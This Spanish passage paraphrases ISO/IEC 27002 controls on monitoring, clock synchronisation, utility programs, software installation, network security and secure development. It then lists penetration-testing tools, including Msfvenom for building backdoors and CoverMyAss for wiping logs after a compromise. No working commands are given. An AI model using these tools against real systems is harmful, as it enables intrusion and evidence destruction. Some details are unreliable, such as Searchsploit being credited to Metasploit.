La organización debe establecer una línea de base de comportamiento normal y monitorear con respecto a esta línea de base para anomalías. Al establecer una línea de base, se debe considerar lo siguiente:

- a) revisar la utilización de los sistemas en períodos normales y pico;
- b) hora habitual de acceso, lugar de acceso, frecuencia de acceso de cada usuario o grupo de usuarios.

El sistema de monitoreo debe configurarse con respecto a la línea de base establecida para identificar comportamientos anómalos, tales como:

- a) terminación no planificada de procesos o solicitudes;
- b) actividad típicamente asociada con malware o tráfico proveniente de direcciones IP o dominios de red maliciosos conocidos (por ejemplo, aquellos asociados con servidores de comando y control de botnets);
- c) características de ataque conocidas (por ejemplo, denegación de servicio y desbordamientos de buffer);
- d) comportamiento inusual del sistema (por ejemplo, registro de pulsaciones de teclas, inyección de procesos y desviaciones en el uso de protocolos estándar);
- e) cuellos de botella y sobrecargas (por ejemplo, colas de red, niveles de latencia y fluctuaciones de la red);
- f) acceso no autorizado (real o intentado) a sistemas o información;
- g) escaneo no autorizado de aplicaciones, sistemas y redes comerciales;
- h) intentos exitosos y fallidos de acceder a recursos protegidos (por ejemplo, servidores DNS, portales web y sistemas de archivos);
- i) comportamiento inusual del usuario y del sistema en relación con el comportamiento esperado.

Se debe utilizar un seguimiento continuo a través de una herramienta de seguimiento. El seguimiento debe realizarse en tiempo real o en intervalos periódicos, sujeto a las necesidades y capacidades de la organización. Las herramientas de monitoreo deben incluir la capacidad de manejar grandes cantidades de datos, adaptarse a un panorama de amenazas en constante cambio y permitir notificaciones en tiempo real. Las

herramientas también deberían poder reconocer firmas y datos específicos o patrones de comportamiento de redes o aplicaciones.

El software de monitoreo automatizado debe configurarse para generar alertas (por ejemplo, a través de consolas de administración, mensajes de correo electrónico o sistemas de mensajería instantánea) basadas en umbrales predefinidos. El sistema de alerta debe ajustarse y entrenarse según la línea de base de la organización para minimizar los falsos positivos. El personal debe dedicarse a responder a las alertas y debe estar debidamente capacitado para interpretar con precisión posibles incidentes. Deben existir sistemas y procesos redundantes para recibir y responder a notificaciones de alerta.

Los eventos anormales deben comunicarse a las partes relevantes para mejorar la siguiente

actividades: auditoría, evaluación de seguridad, escaneo y monitoreo de vulnerabilidades. Trámites

debe existir para responder a los indicadores positivos del sistema de seguimiento de manera oportuna, en

para minimizar el efecto de eventos adversos en la seguridad de la información. Los procedimientos deben

También se establecerá para identificar y abordar los falsos positivos, incluido el ajuste del software de monitoreo para

reducir el número de futuros falsos positivos.

Otra información

La supervisión de la seguridad se puede mejorar mediante:

- a) aprovechar los sistemas de inteligencia sobre amenazas;
- b) aprovechar las capacidades de aprendizaje automático e inteligencia artificial;
- c) usar listas de bloqueo o listas de permitidos;

- d) realizar una serie de evaluaciones técnicas de seguridad (por ejemplo, evaluaciones de vulnerabilidad, pruebas de penetración, simulaciones de ciberataques y ejercicios de ciber respuesta) y utilizar los resultados de estas evaluaciones para ayudar a determinar líneas de base o comportamiento aceptable;
- e) utilizar sistemas de seguimiento del rendimiento para ayudar a establecer y detectar comportamientos anómalos;
- f) aprovechar los registros en combinación con sistemas de seguimiento.

Las actividades de monitoreo a menudo se llevan a cabo utilizando software especializado, como sistemas de detección de intrusos. Estos se pueden configurar según una línea base de actividades normales, aceptables y esperadas del sistema y de la red.

El monitoreo de comunicaciones anómalas ayuda en la identificación de botnets (es decir, un conjunto de dispositivos bajo el control malicioso del propietario de la botnet, generalmente utilizados para montar ataques distribuidos de denegación de servicio en otras computadoras de otras organizaciones). Si la computadora está siendo controlada por un dispositivo externo, existe una comunicación entre el dispositivo infectado y el controlador. Por lo tanto, la organización debe emplear tecnologías para monitorear las comunicaciones anómalas y tomar las medidas necesarias.

8.17 Sincronización del reloj

Control

Los relojes de los sistemas de procesamiento de información utilizados por la organización deben estar sincronizados con las fuentes horarias aprobadas.

Objetivo

Permitir la correlación y el análisis de eventos relacionados con la seguridad y otros datos registrados, y apoyar las investigaciones sobre incidentes de seguridad de la información.

Guía

Se deben documentar e implementar los requisitos externos e internos para la representación del tiempo, la sincronización confiable y la precisión. Dichos requisitos pueden provenir de necesidades legales, estatutarias, regulatorias, contractuales, estándares y de monitoreo interno. Se debe definir y considerar un tiempo de referencia estándar para su uso dentro de la organización para todos los sistemas, incluidos los sistemas de gestión de edificios, los sistemas de entrada y salida y otros que puedan usarse para ayudar en las investigaciones.

Como reloj de referencia para los sistemas de registro debería utilizarse un reloj vinculado a una transmisión horaria por radio desde un reloj atómico nacional o un sistema de posicionamiento global (GPS); una fuente de fecha y hora consistente y confiable para garantizar marcas de tiempo precisas. Se deben utilizar protocolos como el protocolo de tiempo de red (NTP) o el protocolo de tiempo de precisión (PTP) para mantener todos los sistemas en red sincronizados con un reloj de referencia.

La organización puede utilizar dos fuentes de tiempo externas al mismo tiempo para mejorar la confiabilidad de los relojes externos y gestionar adecuadamente cualquier variación.

La sincronización del reloj puede resultar difícil cuando se utilizan varios servicios en la nube o cuando se utilizan tanto servicios en la nube como locales. En este caso, se debe monitorear el reloj de cada servicio y registrar la diferencia para mitigar los riesgos derivados de discrepancias.

Otra información

La configuración correcta de los relojes de las computadoras es importante para garantizar la precisión de los registros de eventos, que pueden ser necesarios para investigaciones o como prueba en casos legales y disciplinarios. Los registros de auditoría inexactos pueden obstaculizar dichas investigaciones y dañar la credibilidad de dichas pruebas.

8.18 Uso de programas de utilidad privilegiados

Control

El uso de programas de utilidad que puedan anular los controles del sistema y de las aplicaciones debe restringirse y controlarse estrictamente.

Objetivo

Garantizar que el uso de programas de utilidad no dañe los controles del sistema y de las aplicaciones para la seguridad de la información.

Guía

Se deben considerar las siguientes pautas para el uso de programas de utilidad que pueden anular los controles del sistema y de las aplicaciones:

- a) limitación del uso de programas de utilidad al número mínimo práctico de usuarios autorizados y confiables;
- b) uso de procedimientos de identificación, autenticación y autorización para programas de servicios públicos, incluida la identificación única de la persona que utiliza el programa de servicios públicos;
- c) definir y documentar los niveles de autorización para programas de servicios públicos;
- d) autorización para el uso ad hoc de programas de utilidad;
- e) no poner programas de utilidad a disposición de los usuarios que tienen acceso a aplicaciones en sistemas donde se requiere segregación de funciones;
- f) eliminar o deshabilitar todos los programas de utilidad innecesarios;
- g) como mínimo, segregación lógica de los programas de utilidad del software de aplicación. Cuando sea práctico, separar las comunicaciones de red para dichos programas del tráfico de aplicaciones;
- h) limitación de la disponibilidad de programas de utilidad (por ejemplo, durante la duración de un cambio autorizado);
- i) registro de todo uso de programas de utilidad.

Otra información

La mayoría de los sistemas de información tienen uno o más programas de utilidad que pueden ser capaces de anular los controles del sistema y de las aplicaciones, por ejemplo, diagnósticos, parches, antivirus, desfragmentadores de disco, depuradores, copias de seguridad y herramientas de red.

8.19 Instalación del software en sistemas en producción

Control

Deberían implementarse procedimientos y medidas para gestionar de forma segura la instalación de software en los sistemas en producción.

Objetivo

Garantizar la integridad de los sistemas operacionales y evitar la explotación de vulnerabilidades técnicas.

Guía

Se deberían considerar las siguientes directrices para gestionar de forma segura los cambios y la instalación de programas informáticos en los sistemas operacionales:

- a) realizar actualizaciones de software operacional solo por administradores capacitados con la autorización de gestión adecuada (véase 8.5);
- b) garantizar que en los sistemas operacionales solo se instale código ejecutable aprobado y ningún código de desarrollo o compiladores;
- c) instalar y actualizar software únicamente después de pruebas extensas y exitosas (véanse 8.29 y 8.31);
- d) actualizar todas las bibliotecas de origen del programa correspondientes;
- e) utilizar un sistema de control de configuración para mantener el control de todo el software operacional, así como la documentación del sistema;
- f) definir una estrategia de retroceso antes de que se implementen los cambios;
- g) mantener un registro de auditoría de todas las actualizaciones del software operacional;
- h) archivar versiones antiguas del software, junto con toda la información y parámetros requeridos, procedimientos, detalles de configuración y software de soporte como medida de contingencia, y mientras el software sea necesario para leer o procesar datos archivados.

Cualquier decisión de actualizar a una nueva versión debería tener en cuenta los requisitos comerciales para el cambio y la seguridad de la versión (por ejemplo, la introducción de nuevas funciones de seguridad de la información o el número y la gravedad de las vulnerabilidades de seguridad de la información que afectan a la versión actual). Los parches de software deberían aplicarse cuando pueden ayudar a eliminar o reducir las vulnerabilidades de seguridad de la información (véanse 8.8 y 8.19).

El software informático puede basarse en software y paquetes suministrados externamente (por ejemplo, programas de software que utilizan módulos alojados en sitios externos), que deberían ser monitoreados y controlados para evitar cambios no autorizados, ya que pueden introducir vulnerabilidades de seguridad de la información.

El software suministrado por el proveedor utilizado en los sistemas operacionales debería mantenerse a un nivel de soporte por el proveedor. Con el tiempo, los proveedores de software dejarán de admitir versiones anteriores de software. La organización debería considerar los riesgos de confiar en software sin soporte. El software de código abierto utilizado en los sistemas operativos debería mantenerse hasta la última versión apropiada del software. Con el tiempo, el código fuente abierto puede dejar de mantenerse, pero todavía está disponible en un repositorio de software de código abierto. La organización también debería considerar los riesgos de confiar en software de código abierto no mantenido cuando se utiliza en sistemas operacionales.

Cuando los proveedores participan en la instalación o actualización de software, el acceso físico o lógico solo debería darse cuando sea necesario y con la autorización adecuada. Las actividades del proveedor deberían ser objeto de seguimiento (véase 5.22).

La organización debería definir y hacer cumplir reglas estrictas sobre qué tipos de software pueden los usuarios instalar.

El principio de privilegio mínimo debería aplicarse a la instalación de software en sistemas operacionales.

La organización debería identificar qué tipos de instalaciones de software están permitidas (por ejemplo, actualizaciones y parches de seguridad del software existente) y qué tipos de instalaciones están prohibidas (por ejemplo, software que es solo para uso personal y software cuyos antecedentes con respecto a ser potencialmente malicioso son desconocidos o sospechosos). Estos privilegios deberían concederse en función de las funciones de los usuarios afectados.

Otra información

Ninguna información adicional.

8.20 Seguridad de la red

Control

Las redes y los dispositivos de red deben protegerse, administrarse y controlarse para proteger la información en los sistemas y aplicaciones.

Objetivo

Proteger la información en las redes y sus instalaciones de procesamiento de información de soporte contra compromisos a través de la red.

Guía

Se deben implementar controles para garantizar la seguridad de la información en las redes y proteger los servicios conectados del acceso no autorizado. En particular, se deben considerar los siguientes elementos:

- a) el tipo y nivel de clasificación de la información que la red puede soportar;
- b) establecer responsabilidades y procedimientos para la gestión de equipos y dispositivos de red;
- c) mantener documentación actualizada, incluidos diagramas de red y archivos de configuración de dispositivos (por ejemplo, enruteadores, commutadores);
- d) separar la responsabilidad operativa de las redes de las operaciones del sistema de TIC cuando corresponda;
- e) establecer controles para salvaguardar la confidencialidad e integridad de los datos que pasan por redes públicas, redes de terceros o redes inalámbricas y para proteger los sistemas y aplicaciones conectados. También pueden ser necesarios controles adicionales para mantener la disponibilidad de los servicios de red y las computadoras conectadas a la red;
- f) registro y monitoreo apropiados para permitir el registro y detección de acciones que pueden afectar o son relevantes para la seguridad de la información;
- g) coordinar estrechamente las actividades de gestión de la red tanto para optimizar el servicio a la organización como para garantizar que los controles se

apliquen de manera consistente en toda la infraestructura de procesamiento de información;

- h) autenticar sistemas en la red;
- i) restringir y filtrar la conexión de los sistemas a la red (por ejemplo, utilizando cortafuegos);
- j) detectar, restringir y autenticar la conexión de equipos y dispositivos a la red;
- k) endurecimiento de los dispositivos de red;
- l) segregar los canales de administración de la red del resto del tráfico de la red;
- m) aislar temporalmente subredes críticas (por ejemplo, con puentes levadizos) si la red está bajo ataque;
- n) deshabilitar protocolos de red vulnerables.

La organización debe garantizar que se apliquen controles de seguridad adecuados al uso de redes virtualizadas. Las redes virtualizadas también cubren las redes definidas por software (SDN, SD-WAN). Las redes virtualizadas pueden ser deseables desde el punto de vista de la seguridad, ya que pueden permitir la separación lógica de la comunicación que tiene lugar a través de redes físicas, particularmente para sistemas y aplicaciones que se implementan utilizando computación distribuida.

Otra información

Puede encontrar información adicional sobre seguridad de red en la serie ISO/IEC 27033.

Puede encontrar más información sobre las redes virtualizadas en ISO/IEC TS 23167.

8.25 Seguridad en el ciclo de vida del desarrollo

Control

Se deberían establecer y aplicar reglas para el desarrollo seguro de aplicaciones y sistemas

Objetivo

Garantizar que la seguridad de la información se diseña e implementa dentro del ciclo de vida de desarrollo seguro de software y sistemas.

Guía

El desarrollo seguro es un requisito en la construcción de un servicio, una arquitectura un software y un sistema. Para lograrlo se deberían considerar los siguientes aspectos:

- a) la separación de los entornos de desarrollo, prueba y producción (véase 8.31);
- b) las guías sobre la seguridad en el ciclo de vida de desarrollo de software:
 - 1) la seguridad en la metodología de desarrollo de software (véase 8.28 y 8.27);
 - 2) las guías de codificación segura para cada lenguaje de programación que se use (véase 8.28);
- c) los requisitos de seguridad en la fase de especificación y diseño (véase 5.8);
- d) los puntos de revisión de seguridad en proyectos (véase 5.8)
- e) las pruebas de sistema y seguridad tales como pruebas de regresión, escaneo de código y pruebas de penetración (véase 8.29);
- f) los repositorios seguros de código fuente y la configuración (véase 8.4 y 8.9);
- g) la seguridad en el control de versiones (véase 8.32);
- h) el conocimiento requerido en la seguridad de aplicaciones y la formación (véase 8.28);
- i) la capacidad de los desarrolladores para prevenir, encontrar y corregir vulnerabilidades (véase 8.28);

- j) los requisitos de licencia y las alternativas para asegurar soluciones efectivas en coste evitando futuros problemas de licencia (véase 5.32).

Si se subcontrata el desarrollo, la organización debería asegurar que el proveedor cumple con las reglas de la organización para el desarrollo seguro (véase 8.30).

Otra información

El desarrollo también puede tener lugar dentro de aplicaciones como aplicaciones de oficina, secuencias de comandos, navegadores y bases de datos.

12. HERRAMIENTAS

Nmap: abreviatura de Network Mapper, es una herramienta de código abierto utilizada para explorar y mapear redes informáticas. Permite a los administradores de sistemas y profesionales de seguridad escanear redes para descubrir hosts activos, servicios en ejecución, puertos abiertos y otros detalles de la topología de red. Nmap ofrece una variedad de técnicas de escaneo, como el escaneo de puertos, el escaneo de versiones de servicios, el descubrimiento de sistemas operativos remotos, entre otros. Además, puede usarse para detectar y evaluar vulnerabilidades de seguridad en sistemas y dispositivos de red. Es una herramienta poderosa y versátil que se utiliza comúnmente en auditorías de seguridad, pruebas de penetración y tareas de administración de redes.

Kali Linux: es una distribución de Linux basada en Debian, diseñada específicamente para pruebas de penetración y seguridad informática. Incorpora una amplia gama de herramientas de seguridad, incluyendo herramientas de escaneo de red como Nmap, utilidades de fuerza bruta como Hydra, herramientas de análisis forense digital como Autopsy, y muchas otras.

Msfvenom: Esta herramienta de Metasploit se utiliza para generar payloads personalizados para la explotación de sistemas vulnerables. Msfvenom permite a los operadores de seguridad crear payloads específicos para sus objetivos, como troyanos, backdoors o exploits, adaptados a diferentes plataformas y arquitecturas. Esto es esencial para la creación de herramientas de ataque efectivas en pruebas de penetración, ya que permite a los profesionales de la seguridad adaptar sus ataques a las condiciones específicas de la infraestructura objetivo.

MySQL: Este sistema de gestión de bases de datos relacional es una opción popular para el almacenamiento y gestión de datos en aplicaciones web. MySQL es conocido por su rendimiento, fiabilidad y facilidad de uso, lo que lo convierte en una opción preferida para proyectos de todos los tamaños. Su integración con PHP y otros lenguajes de programación lo hace especialmente popular en el desarrollo de aplicaciones web dinámicas, aunque la seguridad de MySQL depende en gran medida de las prácticas de administración de bases de datos implementadas.

Nmap: abreviatura de Network Mapper, es una herramienta de código abierto utilizada para explorar y mapear redes informáticas. Permite a los administradores de sistemas y profesionales de seguridad escanear redes para descubrir hosts activos, servicios en ejecución, puertos abiertos y otros detalles de la topología de red. Nmap ofrece una variedad de técnicas de escaneo, como el escaneo de puertos, el escaneo de versiones de servicios, el descubrimiento de sistemas operativos remotos, entre otros. Además, puede usarse para detectar y evaluar vulnerabilidades de seguridad en sistemas y dispositivos de red. Es una herramienta poderosa y versátil que se utiliza comúnmente en auditorías de seguridad, pruebas de penetración y tareas de administración de redes.

NetCat: También conocido como "nc", es una herramienta de línea de comandos que facilita la comunicación y transferencia de datos entre dos sistemas a través de una red utilizando los protocolos TCP/IP y UDP. Se utiliza para una variedad de propósitos, desde la simple transferencia de archivos hasta la creación de túneles de red y la realización de pruebas de penetración. NetCat puede actuar tanto como servidor como cliente, lo que lo hace extremadamente versátil en entornos de redes. Es una herramienta popular en el campo de la seguridad informática y la administración de redes, y se utiliza comúnmente para realizar pruebas de seguridad, auditorías de red y depuración de aplicaciones. Su flexibilidad y facilidad de uso lo convierten en una herramienta valiosa para cualquier persona que trabaje con redes informáticas.

PHP: Es un lenguaje de programación de código abierto diseñado específicamente para el desarrollo de aplicaciones web dinámicas. PHP se ejecuta en el servidor y se integra fácilmente con HTML, lo que permite la creación de sitios web interactivos y dinámicos. Con soporte para una variedad de bases de datos, incluido MySQL, PHP es una opción popular para la creación rápida de aplicaciones web, aunque su seguridad puede ser un desafío debido a las vulnerabilidades comunes asociadas con el código PHP mal escrito.

Python: Este lenguaje de programación de alto nivel es conocido por su sintaxis clara y legible, lo que lo hace accesible para principiantes y poderoso para profesionales. Python se utiliza en una amplia gama de aplicaciones, desde el desarrollo web y la automatización de tareas hasta la inteligencia artificial y el análisis de datos. En el ámbito de la seguridad informática, Python es popular debido a su flexibilidad y la gran cantidad

de bibliotecas y herramientas disponibles, lo que facilita el desarrollo de scripts y herramientas personalizadas para tareas de pentesting.

Searchsploit: Como parte del marco Metasploit, Searchsploit permite a los investigadores de seguridad buscar exploits y payloads en la base de datos de Metasploit. Esto simplifica el proceso de encontrar exploits para vulnerabilidades conocidas en sistemas y aplicaciones, facilitando la investigación y la ejecución de pruebas de penetración. Con una interfaz de línea de comandos fácil de usar, Searchsploit proporciona acceso rápido a una amplia gama de exploits y facilita la identificación de amenazas potenciales en entornos de red.

Scp: Es una utilidad en sistemas basados en Unix y Linux que permite la transferencia segura de archivos entre hosts a través de SSH (Secure Shell). scp utiliza la misma autenticación y seguridad que SSH, lo que significa que los datos transferidos están cifrados durante la transmisión, proporcionando un alto nivel de seguridad.

Gpg: Es una herramienta de código abierto que cifra y firma digitalmente mensajes y archivos para mantener la privacidad y autenticidad en la comunicación electrónica. Permite la generación de claves, el cifrado de datos y la verificación de la autenticidad de mensajes. Es esencial para asegurar la seguridad de los datos en la comunicación digital.

CoverMyAss: es una herramienta de post-explotación diseñada para cubrir tus rastros en varios sistemas operativos. Fue creada para la fase de "cubrir rastros" durante pruebas de penetración, antes de salir del servidor comprometido. Puedes ejecutar la herramienta en cualquier momento para encontrar los archivos de registro en el sistema y luego borrarlos más tarde. La herramienta te indica qué archivos se pueden borrar con los permisos de usuario actuales. Los archivos se sobrescriben repetidamente con datos aleatorios para dificultar la recuperación de datos incluso con sondas de hardware costosas.

